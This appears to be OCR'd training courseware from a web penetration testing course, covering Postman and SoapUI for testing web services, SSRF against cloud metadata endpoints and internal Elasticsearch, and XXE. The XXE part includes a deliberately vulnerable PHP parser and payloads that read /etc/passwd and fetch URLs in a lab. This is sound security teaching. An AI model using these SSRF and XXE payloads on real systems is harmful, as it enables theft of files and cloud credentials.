  - After this we can use Burp for testing
- Supports REST and SOAP



Postman

Postman is a very popular free tool (collaboration platform) for API development that a lot of developers use.

The tool is available for all major operating systems (Windows, Linux, MacOS) and can be used with no charge.

For us, penetration testers, the main purpose of Postman is to load so-called collections that describe the API that we need to test. If we are just performing a web service penetration test, getting such a collection (sometimes distributed as a Swagger file) is mandatory – we cannot test web services without knowing both what they look like and how they are consumed. While we can perform some blind testing, receiving the web service description should be mandatory.


Once we have received the collection (or a Swagger file) we can import it into Postman. The application will parse it and will allow us to directly issue HTTP requests that will consume the tested web services. Postman is amazingly powerful and also allows creation and execution of Pre- or Post- JavaScript scripts (so we can change contents of parameters and similar).

In our penetration testing engagements Postman is normally configured to send HTTP requests through Burp. This will allow us to send requests (seed them) and then continue testing in Burp, as we would do for any web application. Since those requests will be either REST or SOAP, which Burp understands natively, we can even run the active scanner on seeded requests.

SoapUI

SoapUI is another popular tool used by developers for API testing:

- Supports SOAP and REST API services
- Can be used to directly issue HTTP requests
- Like Postman, it should be used for seeding requests to Burp
  - After this we can use Burp for testing
- Works only on Windows operating systems
- Can import various collections, including WSDL and Swagger



SoapUI

The other popular tool for testing API's is SoapUI. This tool has very similar features to Postman, however it is only available for the Windows operating system.

Some years ago, SoapUI was the tool for testing SOAP web services, but today you can also use Postman, so you can pick your favorite tool.

Similar to Postman, our goal when using SoapUI will be to also load the web service description (and SoapUI supports also direct retrieval of WSDL files, Web Service Definition Language files, which are used to define SOAP web services, or it can load Swagger files too.

Once the web service description has been imported, SoapUI can also be configured to send requests through an interception proxy, after which we can perform same activities as with Postman.

Penetration Testing Web Services: Methodology

Methodology for penetration testing web services is almost the same as the one we use for web applications:

- The biggest challenge might actually be seeding the HTTP requests in our interception proxy so we can freely modify them:
  - This approach will work even for native applications (i.e., mobile applications)
- Once we have requests in our interception proxy, the rest is same as everything we have been discussing so far:
  - Test all parameters for technical vulnerabilities such as various injection vulnerabilities (SQL injection comes to mind), XML External Entities and similar
  - Be careful about logic flaws
  - Cross-site Scripting (XSS) might be difficult to detect as we do not know how the services will be consumed

Penetration Testing Web Services: Methodology

The methodology for performing a penetration test of a web service is very similar to the one we use for penetration testing web applications.

And this actually makes sense – since the majority of web services will be using the HTTP protocol, everything that we have been talking about so far applies to web services as well.

In many cases the biggest challenge is to seed those HTTP requests so our interception proxy can see them. If we received description files from developers this will be relatively easy – we just need to import them into Postman or SoapUI, configure the tool to send requests through the interception proxy and send them. Going blind against web services is usually not a recommended approach because our chance of guessing what the requests need to look like is very low (unless there is an information leakage vulnerability that will show proper requests to us).

Once we can see the requests in Burp, we apply the same approach as we did for testing web applications:

- Every single parameter should be tested for technical vulnerabilities. SQL injection and similar vulnerabilities are common with web services.
- Think about logic flaws - is it possible to impact the login of the tested web service by consuming exposed methods in different (not expected) order.
- While Cross-site Scripting (XSS) vulnerabilities might appear obvious when content is reflected, do not be too quick to jump on a gun – we do not know how that response is consumed by a client (because we are consuming the web services directly), so we can only report a potential vulnerability.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE


1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. **Server-Side Request Forgery (SSRF)**
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Server-Side Request Forgery (SSRF)

- SSRF is a vulnerability where an attacker induces a server-side component of an application to perform arbitrary requests
- These requests are performed by the backend server of the application, and can result in reading or updating internal data
  - XXE attacks, discussed in the next section, can sometimes be used to perform SSRF
- Typically a URL that the server-side component needs to fetch the data from is transferred as a parameter
  - Can be modified by an attacker to an arbitrary value



Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) vulnerabilities are actually just another example of input validation vulnerabilities. However, depending on a particular case, these vulnerabilities can lead to exposure of (very) sensitive, internal data.

The vulnerability appears whenever a developer uses an input parameter that is under control of a user (an attacker) to create the final path to a resource (usually a URL).

This URL is then used by a server-side component. This vulnerable component runs on the server side (or, in theory, even on another backend server that happened to receive the input parameter/URL that is under control of the attacker). The affected component will issue a request based on received parameter, effectively allowing the attacker to abuse the backend service(s) to perform arbitrary requests.

As we can see, this is actually very similar to XML External Entity (XXE), or even Remote File Inclusion (RFI) attacks – in both of these cases, an attacker can cause the server side to perform arbitrary actions on their behalf.

The biggest issue with SSRF is that due to the fact that the request is made by a server-side component, the attacker can actually try to target other internal resources, which are accessible to the server running the vulnerable application component, but which are otherwise completely unreachable from the Internet.

This can have devastating consequences, as we will see in THE next few slides.

Server-Side Request Forgery (SSRF)

- Parameters potentially vulnerable to SSRF are sometimes very obvious:

`https://sec542.org/invoice.php?rate=https://exchange.local/rates.csv`

- The parameter rate directly references a resource on another server:
  - This is usually an internal server
- Means that we can probably access any other backend servers that the application's server can communicate with:
  - DMZ, internal networks, etc.
- Sometimes SSRF vulnerabilities are more difficult to identify:
  - Could be only a part of a hostname, or not a full URL
    - Always check encoded data both in request lines and body
  - Depending on what we control exploitation might be limited
  - For blind SSRF remember that we can utilize Burp Collaborator

Server-Side Request Forgery (SSRF)

Sometimes finding SSRF vulnerabilities is trivial – we could see a parameter that contains a full URL to a resource. This is usually a good sign that there is a server-side component that will parse this parameter and probably issue a request to the supplied URL.

The chance is even higher when we see URL's to internal resources – it is quite common for developers to create something like this since they will be able to then dynamically refresh/update the main web page with new data, without needing to change anything on the front end.

Let's take a look at the example on the slide:
`https://sec542.org/invoice.php?rate=https://exchange.local/rates.csv`

The invoice.php resource is accepting a single parameter called rate, which contains a URL to an internal resource on the exchange.local web site. This looks like a good candidate for the SSRF vulnerability: the invoice.php script probably automatically fetches contents from the https://exchange.local/rates.csv URL in order to calculate something, with the latest exchange data.

Another benefit for an attacker is obvious here: while we do not know anything about the exchange.local server, since it is located somewhere internally in the target network (perhaps in a DMZ, or perhaps even deeper inside the target network), the server that our vulnerable invoice.php script is running on can certainly issue an HTTPS request to it. Controlling the parameter allows us to try to change the target URL, not only to other resources on the exchange.local server, but also to other internal servers! It does not get easier than this!

While the example on the slide was easy to spot, sometimes SSRF vulnerabilities can be more difficult to identify. The main reason is that a parameter that is under our control,could only be a part of a hostname and not a full URL.

In such a case we will need to identify what actions are performed based on parameters we control, and whether we can modify what the application is expecting to fetch. Our goal will be the same as before: to retrieve data that might otherwise not be accessible to us.

Finally, if we cannot directly see the output of our SSRF exploit (for example, the affected endpoint does not directly reflect fetched data to us), always remember that in such cases we can use Burp Collaborator. If we modify the contents of the SSRF vulnerable parameter to contain the hostname used by Burp Collaborator, we might see the backend server actually trying to fetch something from our own Burp Collaborator instance (think about what we could serve back – maybe some code, or XSS exploit), or at least a DNS request, indicating that our injection was successful.

In such a case, though, if the backend server cannot reach the Internet, our exploitation possibilities might be limited.

Server-Side Request Forgery (SSRF) impact

- By modifying the target URL/reference there are several potential consequences:
  - Retrieval of potentially sensitive information from other internal sources that are only reachable to the affected server
  - Cross-protocol usage: modern REST interfaces can be further abused by sending requests to them
  - Retrieval of file contents or similar by abusing other potential handlers such as file://, smb://, phar:// ...
  - XXE (XML External Entities) is also an SSRF vulnerability
- The notes below explore several examples

Server-Side Request Forgery (SSRF) impact

Now that we know how easy it is to generally exploit SSRF vulnerabilities, let's take a look at possible impact scenarios.

Since we can generally modify the target URL/reference, there are usually several consequences that can sometimes be just informational, and sometimes they can result in critical information being leaked to an attacker:

- The simplest case includes just fetching certain resources that are normally not visible to an attacker. Since we can modify the target URL, we can try scanning internal networks, and fetching information from other internal servers. As we will see soon, usually one of the most devastating SSRF attacks includes accessing other locally available resources (as in resources served on 127.0.0.1 / localhost on the same server where the affected component is running).
  Depending on the type of the SSRF vulnerability, and how much information is being served back to us (is visible) from the fetched resource, we might even be able to list internal directories, fetch sensitive files, and more.
- Cross-protocol usage is another very interesting possibility for an attacker. Since we can actually make the affected component issue arbitrary requests on our behalf, we could even try accessing some REST services that are available internally (provided we know about them).
  For example, if there is an internal Elastic Search instance that has no authentication, we might be able to fetch information from it.
  Think about all other metadata resources, which sometimes even hold keys to the kingdom, and which might be easily fetched from internal networks (and hey, thanks to SSRF, our request will indeed come from an internal server).
- In some cases, we might be able to abuse other potential handlers such as file:// for reading files: smb:// for reading contents from Samba shares, phar:// for executing PHP executables and even more.
- Finally, remember that XXE is actually some kind of an SSRF vulnerability too!

Server-Side Request Forgery (SSRF) impact

- Some environments have a ton of very sensitive data available over HTTP internally:
  - AWS instance metadata
    - http://169.254.169.254/latest/meta-data/
      - Works only with old IMDSv1
  - Google Cloud (might require special headers)
    - http://metadata.google.internal/computeMetadata/v1/
  - Azure (needs the Metadata: true header)
    - http://169.254.169.254/metadata/instance?api-version=2020-09-01
  - Kubernetes
    - https://kubernetes.default

Server-Side Request Forgery (SSRF) impact

With modern web applications, that are either deployed/executed from cloud environments, or that run using a number of micro-services (i.e., in a Kubernetes environment), there are usually a number of metadata resource files that are required for normal functioning in such environments.

These metadata files often contain API keys and other, potentially very sensitive information. As such, they are a prime target for an attacker since, just by reading them, new attack vectors might open.

Here are couple of most commonly abused metadata files:

- AWS instance metadata was historically the most often abused resource for SSRF attacks. This metadata is available on every AWS EC2 instance and is served by using the APIPA range IP address over HTTP - http://169.254.169.254/. As such, it is available only from localhost and is a perfect target for SSRF attacks – if an attacker manages to fetch contents of this metadata resource, they would be able to access instance metadata and user data from within the instance itself.
  Since this can be extremely dangerous, and since there were many attacks that abused this (the Capital One breach in 2019 - https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/, that resulted in theft of more than 100 million consumer applications for credit from Capital One happened due to SSRF and AWS EC2 metadata), AWS created Instance Metadata Service Version 2 (IMDSv2).
  This is a session oriented method of retrieving metadata and requires us to first send a PUT request (to the same APIPA HTTP URL), and then fetch contents by supplying a new header called X-aws-ec2-metadata-token, which is returned in response to the PUT HTTP method. That way, simple SSRF will not work any more (but notice that if we have more advanced injection, this could still be a problem).
- Google Cloud instances have a similar metadata URL, where specific headers are required as well: "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True“.

.

- Same goes for Azure – the metadata instance is also available on an APIPA HTTP address, but this time the request has to include the header "Metadata: True“.
- Finally, Kubernetes might have the debug services started, where some information about the pod is available at the https://kubernetes.default endpoint. Keep in mind, though, that this is not started by default

Server-Side Request Forgery (SSRF) impact

- Cross-protocol usage: modern REST interfaces can be further abused by sending requests to them
- How about having an internally accessible only Elasticsearch instance:

```
POST /app/data HTTP/1.0
Host: vulnerable.com

store=http://elastic.internal:9200/_cat/indices?v
```

- Possibilities are limitless
  - Chain elasticsearch-dump with your SSRF
    - https://github.com/elasticsearch-dump/elasticsearch-dump

Server-Side Request Forgery (SSRF) impact

Besides fetching metadata, there is another potential impact that allows us to issue cross-protocol request. While these will still end up as HTTP requests, the idea here is that there might be a number of modern REST (and similar) interfaces that use HTTP as the communication protocol.

Being internal, we can quite often see that these services actually do not implement any authentication – they are just accessible from internal IP addresses and as such, the owners quite often do not bother with another authentication layer. This makes them potentially susceptible to SSRF attacks as well, since with an SSRF attack we can actually issue a request that will appear as coming from an internal resource.

The example below, where the SSRF vulnerable parameter contains the link `http://elastic.internal:9200/_cat/indices?v` will abuse the indices catalog in an Elastic database – Elastic installations in internal network are more than often widely available, without any authentication.

Possibilities with such attacks are practically limitless: the elasticsearch-dump is a tool that allows one to manage Elastic indices – we could in theory chain it with SSRF, to completely dump an Elastic database, as long as we can issue requests to it, and observe the responses.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. **Exercise: Server-Side Request Forgery**
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Exercise 4.5: Server-Side Request Forgery

SEC542 Workbook: Server-Side Request Forgery

Please go to Exercise 4.5 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. **XML External Entities (XXE)**
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

XML External Entity (XXE)

- OWASP added XXE (XML External Entity) as a new category to the OWASP Top 10 in 2017:
  - *"Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations…*
  - *By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing…*
  - *These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks."*[1]

XML External Entity (XXE)

OWASP added XXE based on submissions from software analysis vendors, including Veracode and Synopsis.

> *"A4:2017-XML External Entities (XXE) is a new category primarily supported by source code analysis security testing tools (SAST) data sets."*[2]

SAST stands for Static Application Security Testing, which analyzes code when it is not running. This includes source code analysis. DAST stands for Dynamic Application Security Testing, which analyzes code as it's running.

OWASP describes the data collection process:

> *"We received 40+ submissions in the call for data, as many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor."*[3]

References:

[1] OWASP Top 10: https://sec542.com/2b

[2] Ibid.

[3] Ibid.

Why XML and XXE Matter

- XXE flaws are a class of injection attacks:
  - Injection attacks, like Command injection and SQL injection, allow the attacker to hijack control of the backend parser/interpreter
  - They are all (broadly) similar, and differ on the syntax of the parser
- XML supports "external entities" by default:
  - External entities vulnerabilities are very similar to Local File Include (LFI) and Remote File Include (RFI) vulnerabilities
- Abuse of XML External Entities (XXE) flaws allows the web application penetration tester to turn the XML parser into a proxy, potentially serving local and remote content:
  - This ranges from retrieving local files, surfing to internal sites (possibly via an internet-facing website) and Remote Code Execution (RCE)

Why XML and XXE Matter

XXE is a lot like Command Injection or SQL injection. The difference is the language being used on the backend: Instead of Bash (for typical Command Injection on Linux/UNIX servers) or SQL (for SQL injection), in this case it is XML. The attack is the same otherwise: A programmer has not performed input sanitization, allowing the attacker to execute commands on the web server. In the case of XXE, the attacker sends XML commands via user-controlled input, and seeks to gain access to external entities by hijacking the XML parser.

The OWASP XXE Prevention Cheat Sheet discusses XXE and external entities:

> *"XML eXternal Entity injection (XXE) is a type of attack against an application that parses XML input. This attack occurs when untrusted XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, Server Side Request Forgery (SSRF), port scanning from the perspective of the machine where the parser is located, and other system impacts. The following guide provides concise information to prevent this vulnerability…*
>
> ***General Guidance***
>
> *The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method should be similar to the following:*
>
> ***`factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);`"***[1]

Reference:

[1] XML External Entity_(XXE) Prevention Cheat Sheet: https://sec542.com/2o

XML Example: Proof-of-Concept

XML Proof-of-Concept PHP application:

```php
<?php
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$xml = simplexml_import_dom($dom);
$author = $xml->author;
$title = $xml->title;
$date = $xml->publish_date;

echo "Thank you for your book submission!!<br><br>";
echo "Your entry:<br><br>";
echo "Author: " . $author . "<br>";
echo "Title: " . $title . "<br>";
echo "Date: " . $date . "<br>\n";
?>
```

Submitted XML file:

```xml
<?xml version="1.0"?>
<book>
    <author>Douglas Adams</author>
    <title>The Hitchhiker's Guide to the Galaxy</title>
    <publish_date>1979</publish_date>
</book>
```

HTTP Output:

Thank you for your book submission!!


Your entry:

Author: Douglas Adams
Title: The Hitchhiker's Guide to the Galaxy
Date: 1979

XML Example: Proof-of-Concept

Note the XML file shown above is available as /home/student/Desktop/XXE/book1.xml. You may send the XML to the Proof-of-Concept (PoC) application with cURL (client URL, a command-line browser) using this command:

```
$ curl -d@/home/student/Desktop/XXE/book1.xml http://sec542.org/book.php
```



That displays the raw HTML output. The output shown in the screenshot on the slide was viewed with Firefox. If you would like to do the same, type the following:

```
$ curl -d@/home/student/Desktop/XXE/book1.xml http://sec542.org/book.php > book1.html
```

Then open Firefox and surf to **`file:///book1.html`**.

Thanks to Robert Schwass (Twitter: @MRSchwassRobert) for his excellent Black Hills Information Security guest article "XML External Entity – Beyond /etc/passwd (For Fun & Profit)."[1] The PoC code shown in this section is based on Robert's (and OWASP's) example XXE code.

Reference:

[1] XML External Entity – Beyond /etc/passwd (For Fun & Profit): https://sec542.com/23

XXE Example I – Proof of Concept

- We updated the XML to define an external entity using an XML Document Type Definition (DTD)
- **<!DOCTYPE foo [**
  - Define an XML element called "foo" (the name is arbitrary)
- **<!ELEMENT foo ANY >**
  - Element "foo" allows any type of content
- **<!ENTITY xxe "It works!!!" >]>**
  - Entity "xxe" will display "It works!!!" when called
- The **ENTITY** "xxe" will be called when "**&xxe**" is parsed in the XML
  - This will simply display "It works!!" (as a Proof of Concept for now, we will expand on this next)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe "It works!!!" >]>
<entry>
    <author>&xxe;</author>
    <title>The Hitchhiker's Guide to
the Galaxy</title>
    <publish_date>1979</publish_date>
</entry>
```

Thank you for your book submission!!

Your entry:


Author: It works!!!
Title: The Hitchhiker's Guide to the Galaxy
Date: 1979

XXE Example I – Proof of Concept

XML Schema Definition (XSD, newer) or DTDs (legacy) are used to validate XML. DTDs may be used to trigger XXE.

We ran the following command:

```
$ curl -d@/home/student/Desktop/XXE/book2.xml http://sec542.org/book.php
```



The XML entity "xxe" is clearly being triggered when parsed as "&xxe;", displaying the text "It works!!!"

You may also view the output in Firefox (as shown on the slide above) by doing the following:

```
$ curl -d@/home/student/Desktop/XXE/book2.xml http://sec542.org/book.php >
book2.html
```

Then open Firefox and surf to **file:///book2.html**.

XXE Example II – Display Local File

- Next step: Change our ENTITY definition to be:
  - **<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>**
- This will perform a local file include (LFI)-style attack and display /etc/passwd

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<entry>
    <author>&xxe;</author>
    <title>The Hitchhiker's Guide to the
Galaxy</title>
    <publish_date>1979</publish_date>
</entry>
```


```
Thank you for your book submission!!

Your entry:

Author: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var
/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var
/run/dbus:/bin/false usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false avahi-autoipd:x:105:113:Avahi
autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false kernoops:x:106:65534:Kernel Oops
Tracking Daemon,,,:/:/bin/false rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false pulse:x:115:122:PulseAudio
daemon,,,:/var/run/pulse:/bin/false student:x:1000:1000:Student,,,:/home/student:
/bin/bash mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:117:126::/var/spool/postfix:/bin/false postgres:x:118:128:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash sshd:x:119:65534::/var/run/sshd:/usr/sbin
/nologin bind:x:120:129::/var/cache/bind:/bin/false adent:x:1002:1002:Arthur
Dent,,,:/home/adent:/bin/bash zbeeblebrox:x:1003:1003:Zaphod Beeblebrox,,,:/home
/zbeeblebrox:/bin/bash fprefect:x:1004:1004:Ford Prefect,,,:/home/fprefect:/bin/bash
tmcmillan:x:1005:1005:Tricia "Trillian" McMillan,,,:/home/tmcmillan:/bin/bash
hjones:x:1006:1006:Howard Jones,,,:/home/hjones:/bin/bash lsmith:x:1007:1007:Lisa
Jane SMith,,,:/home/lsmith:/bin/bash uml-net:x:121:130::/home/uml-net:/bin/false
Title: The Hitchhiker's Guide to the Galaxy
Date: 1979
```


XXE Example II – Display Local File

We ran the following command:

```
$ curl -d@/home/student/Desktop/XXE/book3.xml http://sec542.org/book.php
```

Here are the results (output truncated):



You may also view the output in Firefox (as shown on the slide above) by doing the following:


```
$ curl -d@/home/student/Desktop/XXE/book3.xml http://sec542.org/book.php >
book3.html
```

Then open Firefox and surf to **file:///book3.html**.

XXE Example III – Access URL

- Next step: Change our ENTITY definition to be:
  - **<!ENTITY xxe SYSTEM "http://sec542.org/robots.txt" >]>**
- This will perform a remote file include (RFI)-style attack and display http://sec542.org/robots.txt:
  - Note that text files are simpler to access than HTML (and other file types) via XXE
  - The encoding in HTML can trigger (blind) XML errors, breaking the XML and resulting in zero output to the attacker

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://sec542.org/robots.txt" >]>
<entry>
    <author>&xxe;</author>
    <title>The Hitchhiker's Guide to the Galaxy</title>
    <publish_date>1979</publish_date>
</entry>
```




XXE Example III – Access URL

We ran the following command:

```
$ curl -d@/home/student/Desktop/XXE/book4.xml http://sec542.org/book.php
```

Here are the results, showing robots.txt. Note that this is different from the previous example that displayed /etc/passwd. In this case, the URL (http://sec542.org/robots.txt) is being downloaded via HTTP, as opposed to being read directly from the filesystem:



You may also view the output in Firefox (as shown on the slide above) by doing the following:


```
$ curl -d@/home/student/Desktop/XXE/book4.xml http://sec542.org/book.php >
book4.html
```

Then open Firefox and surf to **file:///book4.html**.

XXE Example IV – Remote Code Execution via PHP

